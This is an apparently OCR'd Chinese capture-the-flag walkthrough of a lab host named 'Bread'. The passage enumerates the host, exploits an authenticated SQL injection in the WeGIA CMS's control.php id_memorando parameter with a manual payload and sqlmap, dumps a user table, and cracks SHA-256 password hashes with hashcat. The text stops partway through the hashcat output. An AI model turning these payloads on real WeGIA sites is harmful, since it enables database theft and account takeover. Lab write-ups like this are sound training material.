Bread

信息收集

开放53，139，3268等端口，不难看出这就是一个域控的靶机

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.88.38.249 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-02 20:59 EST
Nmap scan report for bread.dsz (10.88.38.249)
Host is up (0.00067s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 10.0p2 Debian 7 (protocol 2.0)
53/tcp    open  domain       (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http         Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: WeGIA - Web Gerenciador Institucional
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
88/tcp    open  kerberos-sec (server time: 2026-02-03 02:00:12Z)
| fingerprint-strings:
|   Kerberos:
|     d~b0`
|     20260203020012Z
|     krbtgt
|_    client in request
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Samba smbd 4
389/tcp   open  ldap         (Anonymous bind OK)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC1.bread.dsz/organizationName=Samba
Administration
| Not valid before: 2026-01-23T09:24:00
|_Not valid after:  2027-12-24T09:24:00
445/tcp   open  netbios-ssn  Samba smbd 4
464/tcp   open  kpasswd5?
636/tcp   open  ssl/ldap     (Anonymous bind OK)
| ssl-cert: Subject: commonName=DC1.bread.dsz/organizationName=Samba
Administration
| Not valid before: 2026-01-23T09:24:00
|_Not valid after:  2027-12-24T09:24:00
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap         (Anonymous bind OK)
|_ssl-date: TLS randomness does not represent time
```


```
| ssl-cert: Subject: commonName=DC1.bread.dsz/organizationName=Samba
Administration
| Not valid before: 2026-01-23T09:24:00
|_Not valid after:  2027-12-24T09:24:00
3269/tcp  open  ssl/ldap     (Anonymous bind OK)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC1.bread.dsz/organizationName=Samba
Administration
| Not valid before: 2026-01-23T09:24:00
|_Not valid after:  2027-12-24T09:24:00
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?
new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port53-TCP:V=7.95%I=7%D=2/2%Time=698156AE%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x02\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port88-TCP:V=7.95%I=7%D=2/2%Time=698156AE%P=x86_64-pc-linux-gnu%r(Kerbe
SF:ros,68,"\0\0\0d~b0`\xa0\x03\x02\x01\x05\xa1\x03\x02\x01\x1e\xa4\x11\x18
SF:\x0f20260203020012Z\xa5\x05\x02\x03\x07\xceL\xa6\x03\x02\x01\x06\xa9\x0
SF:4\x1b\x02NM\xaa\x170\x15\xa0\x03\x02\x01\0\xa1\x0e0\x0c\x1b\x06krbtgt\x
SF:1b\x02NM\xab\x16\x1b\x14No\x20client\x20in\x20request");
MAC Address: 08:00:27:F8:CA:08 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel,
cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-02-03T02:01:07
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 2s
|_nbstat: NetBIOS name: DC1, NetBIOS user: <unknown>, NetBIOS MAC:
f0:e7:78:d7:8c:7f (unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   0.67 ms bread.dsz (10.88.38.249)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.94 seconds
```

目录扫描


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u "http://10.88.38.249/" -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,txt,zip,html,bak
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.88.38.249/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              zip,html,bak,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                 (Status: 301) [Size: 310] [--> http://10.88.38.249/img/]
/html                (Status: 301) [Size: 311] [--> http://10.88.38.249/html/]
/index.php           (Status: 200) [Size: 486824]
/assets              (Status: 301) [Size: 313] [-->
http://10.88.38.249/assets/]
/service             (Status: 301) [Size: 314] [-->
http://10.88.38.249/service/]
/css                 (Status: 301) [Size: 310] [--> http://10.88.38.249/css/]
/classes             (Status: 301) [Size: 314] [-->
http://10.88.38.249/classes/]
/config.php          (Status: 200) [Size: 0]
/LICENSE             (Status: 200) [Size: 18650]
/dao                 (Status: 301) [Size: 310] [--> http://10.88.38.249/dao/]
/Functions           (Status: 301) [Size: 316] [-->
http://10.88.38.249/Functions/]
/server-status       (Status: 403) [Size: 277]
/BD                  (Status: 301) [Size: 309] [--> http://10.88.38.249/BD/]
Progress: 1323348 / 1323348 (100.00%)
===============================================================
Finished
===============================================================
```

漏洞利用

没什么信息，在网页点击中发现直接给了账号密码



进去开始找漏洞，点几下出现，改host




```
┌──(kali㉿kali)-[~]
└─$ sudo vim /etc/hosts
[sudo] kali 的密码：


┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.88.38.249 bread.dsz
```


翻了半天没有什么线索，从cms下手，`.release`可以看版本，试试有没有

```
https://github.com/LabRedesCefetRJ/WeGIA
```

.gitignore	Adicionado arquivo de ips bloqu
.release	WeGIA 3.6.3
LICENSE	artigo Latin.Science

```
┌──(kali㉿kali)-[~]
└─$ curl http://bread.dsz/.release
1767960000

┌──(kali㉿kali)-[~]
└─$ date -d @1767960000
2026年 01月 09日 星期五 07:00:00 EST
```

发行时间是一月九号，找到版本为3.6.1（鼠标放这有时间）




去找CVE，有个sql注入漏洞，刚好合适

CVE-2026-23723 护理助理： GitHub（维护者安全警示）

WeGIA是慈善机构的网络管理员。在3.6.2之前，Atendido_ocorrenciaControle端点通过id_memorando参数识别出认证SQL注入漏洞。该缺陷允许数据库全面泄露、敏感个人信息暴露，以及在配置错误环境中可能的任意文件读取。该漏洞在3.6.2版本中修复。

显示更少

验证漏洞




```
GET /controle/control.php?
nomeClasse=Atendido_ocorrenciaControle&metodo=listarTodosComAnexo&id_memorando=1
%20AND%20extractvalue(1,%20concat(0x7e,%20@@version)) HTTP/1.1
Host: bread.dsz
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101
Firefox/147.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=3fpsjvos2ocii8bg61mbbaqvq9
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

直接跑sqlmap，拿数据库，找用户表，拿密码

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r sql.txt
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.9#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 20:28:18 /2026-02-02/

[20:28:18] [INFO] parsing HTTP request from 'sql.txt'

.....

sqlmap identified the following injection point(s) with a total of 2025 HTTP(s)
requests:
---
```

```
Parameter: id_memorando (GET)
    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload:
nomeClasse=Atendido_ocorrenciaControle&metodo=listarTodosComAnexo&id_memorando=
(SELECT 4178 FROM(SELECT COUNT(*),CONCAT(0x716b717071,(SELECT
(ELT(4178=4178,1))),0x716a717671,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload:
nomeClasse=Atendido_ocorrenciaControle&metodo=listarTodosComAnexo&id_memorando=
(SELECT 9342 FROM (SELECT(SLEEP(5)))bgUO)
---
[20:28:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.62
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[20:28:49] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 146 times
[20:28:49] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/bread.dsz'

[*] ending @ 20:28:49 /2026-02-02/



┌──(kali㉿kali)-[~]
└─$ sqlmap -r sql.txt --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.9#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 20:29:12 /2026-02-02/

[20:29:12] [INFO] parsing HTTP request from 'sql.txt'
.....
---
[20:29:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.62
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[20:29:14] [INFO] fetching database names
[20:29:14] [INFO] retrieved: 'information_schema'
[20:29:14] [INFO] retrieved: 'wegia'
available databases [2]:
```

```
[*] information_schema
[*] wegia

[20:29:14] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/bread.dsz'

[*] ending @ 20:29:14 /2026-02-02/



┌──(kali㉿kali)-[~]
└─$ sqlmap -r sql.txt -D wegia --tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 20:29:44 /2026-02-02/

[20:29:44] [INFO] parsing HTTP request from 'sql.txt'

Database: wegia
[114 tables]
+----------------------------------------+
| acao                                   |
| almoxarifado                           |
| almoxarife                             |
| anexo                                  |
| atendido                               |
| atendido_contato                       |
| atendido_docs_atendidos                |
| atendido_documentacao                  |
| atendido_familiares                    |
| atendido_ocorrencia                    |
| atendido_ocorrencia_doc                |
| atendido_ocorrencia_tipos              |
| atendido_parentesco                    |
| atendido_status                        |
| atendido_tipo                          |
| aviso                                  |
| aviso_notificacao                      |
| campo_imagem                           |
| captcha                                |
| cargo                                  |
| categoria_produto                      |
| contato_instituicao                    |
| contribuicao_conjuntoRegras            |
| contribuicao_gatewayPagamento          |
```

```
| contribuicao_log                        |
| contribuicao_meioPagamento              |
| contribuicao_recibo                     |
| contribuicao_regras                     |
| despacho                                |
| destino                                 |
| endereco_instituicao                    |
| entrada                                 |
| escala_quadro_horario                   |
| estoque                                 |
| etapa_arquivo                           |
| funcionario                             |
| funcionario_dependente_parentesco       |
| funcionario_dependentes                 |
| funcionario_dependentes_docs            |
| funcionario_docdependentes              |
| funcionario_docfuncional                |
| funcionario_docs                        |
| funcionario_listainfo                   |
| funcionario_outrasinfo                  |
| funcionario_remuneracao                 |
| funcionario_remuneracao_tipo            |
| ientrada                                |
| imagem                                  |
| isaida                                  |
| memorando                               |
| modulos_visiveis                        |
| movimentacao_funcionario                |
| origem                                  |
| pa_arquivo                              |
| pa_etapa                                |
| pa_status                               |
| permissao                               |
| pessoa                                  |
| pet                                     |
| pet_adocao                              |
| pet_atendimento                         |
| pet_cor                                 |
| pet_enfermidade                         |
| pet_especie                             |
| pet_exame                               |
| pet_ficha_medica                        |
| pet_foto                                |
| pet_medicacao                           |
| pet_medicamento                         |
| pet_medida                              |
| pet_raca                                |
| pet_tipo_enfermidade                    |
| pet_tipo_exame                          |
| pet_vacina                              |
| pet_vacinacao                           |
| pet_vermifugacao                        |
| pet_vermifugo                           |
| processo_de_aceitacao                   |
| produto                                 |
```

```
| quadro_horario_funcionario             |
| recorrencia                            |
| recurso                                |
| remessa                                |
| saida                                  |
| saude_atendimento                      |
| saude_enfermidades                     |
| saude_exame_tipos                      |
| saude_exames                           |
| saude_fichamedica                      |
| saude_fichamedica_descricoes           |
| saude_fichamedica_historico            |
| saude_fichamedica_historico_descricoes |
| saude_medicacao                        |
| saude_medicacao_status                 |
| saude_medicamento_administracao        |
| saude_medicos                          |
| saude_sinais_vitais                    |
| saude_tabelacid                        |
| selecao_paragrafo                      |
| sistema_log                            |
| situacao                               |
| situacao_funcionario                   |
| smtp_config                            |
| socio                                  |
| socio_log                              |
| socio_status                           |
| socio_tag                              |
| socio_tipo                             |
| status_memorando                       |
| tabela_imagem_campo                    |
| tipo_entrada                           |
| tipo_quadro_horario                    |
| tipo_saida                             |
| unidade                                |
+----------------------------------------+

[20:29:46] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/bread.dsz'

[*] ending @ 20:29:46 /2026-02-02/

┌──(kali㉿kali)-[~]
└─$ sqlmap -r sql.txt -D wegia -T pessoa --dump
        ___
       __H__
 ___ ___['']_____ ___ ___  {1.9.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program
```


```
[*] starting @ 20:48:47 /2026-02-02/

[20:48:47] [INFO] parsing HTTP request from 'sql.txt'
.....

Database: wegia
Table: pessoa
[7 entries]
+-----------+---------+----------------+---------+-----------+------+-----------
----------------------------------------------------------+---------+---------+----
-----+---------+----------+----------+----------------+-----------+------------
+-------------+--------------+---------------+----------------+---------------
+---------------+-----------------+-----------------+-----------------+
| id_pessoa | cep     | cpf            | ibge    | nome      | sexo | senha
                                                | bairro  | cidade  | estado
| imagem  | nome_mae | nome_pai | telefone       | sobrenome | logradouro |
complemento | nivel_acesso | orgao_emissor | data_expedicao | registro_geral |
tipo_sanguineo | adm_configurado | data_nascimento | numero_endereco |
+-----------+---------+----------------+---------+-----------+------+-----------
----------------------------------------------------------+---------+---------+----
-----+---------+----------+----------+----------------+-----------+------------
+-------------+--------------+---------------+----------------+---------------
+---------------+-----------------+-----------------+-----------------+
| 1         | NULL    | admin          | NULL    | admin     | NULL |
9dcc9cbd309bfe63101c96687fb79ca847e9f238ce965f82eb44e8daf825cdbb | NULL    | NULL
   | NULL    | NULL    | NULL     | NULL     | NULL           | NULL      | NULL
      | NULL        | 0            | NULL          | NULL           | NULL
    | NULL           | 1               | NULL            | NULL            |
| 2         | <blank> | 123.456.789-09 | <blank> | userone   | m    |
052b9300e2accdcce8ba5fdc0c3156bfc6ac91d59b1ff9b5abae9a928913920 | <blank> |
<blank> | <blank> | <blank> | <blank>  | <blank>  | (99)99999-9999 | user      |
<blank>    | <blank>     | 0            | DSZ           | 2026-01-26     |
22.222.222-2   | <blank>        | 0               | 1999-02-10      | <blank>
      |
| 3         | <blank> | 987.654.321-00 | <blank> | usertwo   | f    |
c0753f25cdfbd93ec25ae2b0bd47fc1e7253e8fb1b100e5ecc8865c4dd7e317f | <blank> |
<blank> | <blank> | <blank> | <blank>  | <blank>  | (99)99999-9999 | user      |
<blank>    | <blank>     | 0            | DSZ           | 2026-01-07     |
22.222.222-2   | <blank>        | 0               | 1993-03-20      | <blank>
      |
| 4         | <blank> | 212.644.657-34 | <blank> | userthree | m    |
4e8b9b738ed459efe3ace34267f32c7cd60860535189e5b8c48863db393d510f | <blank> |
<blank> | <blank> | <blank> | <blank>  | <blank>  | (99)99999-9999 | user      |
<blank>    | <blank>     | 0            | DSZ           | 2026-01-27     |
22.222.222-2   | <blank>        | 0               | 2006-05-11      | <blank>
      |
| 5         | <blank> | 713.031.114-20 | <blank> | userfour  | f    |
cc17749eefc35b4112f3019400860c563fb7fbfdc591571291dfd638d85e9b93 | <blank> |
<blank> | <blank> | <blank> | <blank>  | <blank>  | (66)66666-6666 | user      |
<blank>    | <blank>     | 0            | DSSZ          | 2026-01-27     |
33.333.333-3   | <blank>        | 0               | 1991-03-13      | <blank>
      |
```

```
| 6         | <blank> | 467.377.818-96 | <blank> | userfive  | m    |
0e03e9fc0fe968ea2b79925257692e577315a5a24657ada2c119903b67259bff | <blank> |
<blank> | <blank> | <blank> | <blank>  | <blank>  | (33)33333-3333 | user      |
<blank>    | <blank>     | 0            | DSZ           | 2026-01-27     |
22.222.222-2   | <blank>        | 0               | 1994-05-12      | <blank>
      |
| 7         | <blank> | 888.613.724-90 | <blank> | usersix   | m    |
348fea1cbf89ce711f322086ecf970bcd763608562780e1575b2c7b3b3d110f5 | <blank> |
<blank> | <blank> | <blank> | <blank>  | <blank>  | (66)66666-6666 | user      |
<blank>    | <blank>     | 0            | DSZ           | 2026-01-27     |
33.333.333-3   | <blank>        | 0               | 1995-01-18      | <blank>
      |
+-----------+---------+----------------+---------+-----------+------+-----------
----------------------------------------------------------+---------+---------+----
-----+---------+----------+----------+----------------+-----------+------------
+-------------+--------------+---------------+----------------+---------------
+---------------+-----------------+-----------------+----------------+

[20:49:09] [INFO] table 'wegia.pessoa' dumped to CSV file
'/home/kali/.local/share/sqlmap/output/bread.dsz/dump/wegia/pessoa.csv'
[20:49:09] [INFO] fetched data logged to text files under
'/home/kali/.local/share/sqlmap/output/bread.dsz'

[*] ending @ 20:49:09 /2026-02-02/


┌──(kali㉿kali)-[~]
└─$ hashcat -m 1400 -a 0 hash.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM
18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
================================================================================
================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) Ultra 9 285H, 1438/2941 MB (512 MB
allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 6 digests; 6 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
```

```
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

052b9300e2accdcce8ba5fdc0c3156bfc6ac91d59b1ff9b5abae9a928913920 8:so7j\\'Amyp
c0753f25cdfbd93ec25ae2b0bd47fc1e7253e8fb1b100e5ecc8865c4dd7e317f:Rachel#1
4e8b9b738ed459efe3ace34267f32c7cd60860535189e5b8c48863db393d510f:Grad08$$
cc17749eefc35b4112f3019400860c563fb7fbfdc591571291dfd638d85e9b93:#1GhettoFabolous
Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
